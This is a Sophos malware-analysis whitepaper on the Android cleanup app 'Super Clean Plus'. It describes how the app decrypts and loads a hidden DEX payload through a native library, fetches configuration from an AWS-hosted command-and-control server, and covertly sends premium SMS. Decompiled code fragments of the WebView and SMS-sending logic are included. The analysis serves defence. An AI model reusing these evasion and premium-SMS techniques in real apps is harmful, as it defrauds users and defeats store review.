SOPHOS
Security made simple.

'Super Clean Plus' Is Anything But


Popular cleanup app hides malicious intent

By Jagadeesh Chandraiah


A free app that offers to clean up your Android device's memory, boost speed, clear out junk, and improve your battery power? Sounds great, right? This might be why the "Super Clean Plus" app has received more than 10,000 downloads on Google Play. However, SophosLab researchers have discovered that the app hides more functionality than it advertises.

A Sophos Whitepaper January 2018

“Super Clean Plus” looks like a helpful toolbox app, but it is malicious



It’s easy to see why the app has gained such a great number of installs. It offers a clean, uncluttered interface, and appears to be innocuous at first glance.



Device memory

■	Used	7.2GB
■	Cache	2.0MB
□	Free	5.4GB

App cache usage

Google Play Store
528KB


Scanning 122/122

Google Play services
196KB

Google Play Movies & TV
108KB


Maps
72KB

Google Play services for Instant Apps



“Super Clean Plus” looks like a helpful toolbox app, but it is malicious

But a deeper look reveals quite a bit more. As always, it’s a good idea to take a look at an app’s reviews – not just for how many stars it receives, but the kinds of reviews and messages those reviews contain. For example, Super Clean Plus has a number of five-star reviews with only the word “good” or “great” contained in the reviews, in various languages.



Vaysa Hakimi ★★★★★
عالیه

★★★★★
خوب

These are often a tell-tale sign that an app’s reviews are potentially fake. We’ve covered this phenomenon before.

Next, take a look at the app developer’s highly suspicious email:

```
Wdgffgt@gmail<dot>com
```


The fact that it is nonsense should itself be a bit of a warning sign, and looking closer, the email address appears to be composed of letters at random, all from the left-hand side of the keyboard. Suspicious-looking email addresses such as this are usually flagged for manual review by Google before being admitted to the Google Play store.

The Hidden Payload

SophosLabs discovered that the top layer of the application does not contain any malicious code, the developer's effort to bypass the security checks and be admitted to Google Play.


However, once installed the app loads and decodes another executable DEX file dynamically by using a native library called libletao.so. The authors of malicious apps often resort to this trick to evade the dynamic analysis system used by Google. It’s also challenging for human researchers to spot dynamically-loaded malicious code.

Below is the high-level view of the app’s components:



```
----
AndroidManifest.xml
assets/html/licenses.html
assets/letao/libletao2.jar
classes.dex
lib/armeabi-v7a/libletao.so
res/a/a.xml
```

First, the code that has been implemented in Java loads the malicious native library libletao.so.



```
public class ToolPlus {
    public static void a() {
        System.loadLibrary("letao");
    }

    public static native byte[] decrypt(byte[] arg0) {
    }
}
```

Next, libletao.so loads the decrypted executable DEX file at the runtime. The malicious payload is implemented in the final loaded DEX file and provides the payday for the app creator.

Once executed, the payload builds a domain name that belongs to Amazon AWS.

The domain pattern is:

```
app-superclean-<id>.ap-southeast-1.elb.amazonaws.com
```


The app uses Facebook to sign in to AWS services.

This kind of mobile authentication is used for communicating with Amazon AWS through mobile devices. While it’s nothing new for common malware to rely on Amazon AWS to hold its payload code, using Facebook authentication appears to be something new – in fact, it could be the first time this method of authentication has been used.

Using this technique allows the authors to make communicating with their command and control server (C&C) appear clean. They hope that accessing the malware-related data hosted on Amazon AWS will go unnoticed.


This malware code exists in a package called ‘newera sdk’ which communicates back to its C&C to fetch an encoded configuration file. The configuration file contains SMS-related data, such as premium SMS numbers (also known as short codes) and SMS subscription details.

Once the configuration data is received, the app builds a WebView – used on Android platforms to load and display web pages. Internally, a WebView uses the WebKit rendering engine to display web pages. Think of it as a mini-browser.



```
    ((RelativeLayout$LayoutParams)v0).width = -1;
    ((RelativeLayout$LayoutParams)v0).height = 2;
    this.mProgressBar.setLayoutParams(v0);
    WebViewUtils.webViewSetUp(this.mContext, this.mWebView);
    this.mWebView.addJavascriptInterface(new ComJSInterface(((IJSMethodCallBack)this)), "comjs");
    this.automaticPerfromJS = new AutoRedirectManager(this.mWebView, this.mLpdata.getAutoRedirectList());
}
```

The app then reads and decodes JSON-formatted data from the configuration file. Next, according to its logic, it starts sending out SMS messages to the premium SMS numbers (the short codes) as shown in the code snippet below:



```
public class SmsView extends WebViewContainer {
    class com.newera.sdk.ui.view.SmsView$1 implements Handler$Callback {
        com.newera.sdk.ui.view.SmsView$1(SmsView arg1) {
            SmsView.this = arg1;
            super();
        }

        public boolean handleMessage(Message arg5) {
            ForceSubModel v0 = SmsView.this.mLpdata.getForceSubModel();
            SmsView.this.sendSMS(new SmsModel(v0.getForceShortCode(), v0.getForceKeyword()));
            SmsView.this.subscribeSuccess();
            return 0;
        }
    }
```

At the time of writing this report, the C&C server appears to have been taken down. We can't speculate why, but experience tells us that some malware authors test their code for a short time before releasing another version. Meanwhile, SophosLabs will keep monitoring the communications with the C&C.

WebView-based malware is an emerging trend we recommend learning more about. For more technical details, you can check out the VB presentation of our research paper. We expect to see more of this kind of malware in 2018, as WebView presents an opportunity for attackers to develop code and cheat the malware detection engines at the same time.

Sadly, we are building an ever-growing library of suspicious and malicious apps that have bypassed security checks and made it onto the Google Play store. The first line of defense against becoming a victim of these apps is just low-tech user awareness. Approach every new free app with a certain degree of suspicion before installing it. Look out for fake reviews, obscure email addresses, and valuable utilities that the developer could charge for.

We can't overestimate the need to always install apps from trustworthy developers. Be vigilant by looking out for tell-tale signs such as fake reviews or over-promises made by the app developers, and use a reputable antivirus solution such as Sophos Mobile Security for Android.

SophosLabs has reported the Super Clean Plus find to Google and the app has since been removed from the Google Play store. However, it still exists on mirror sites such as apkmonk.com so the need for caution continues.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

2018-02-23 WP-NA (NP)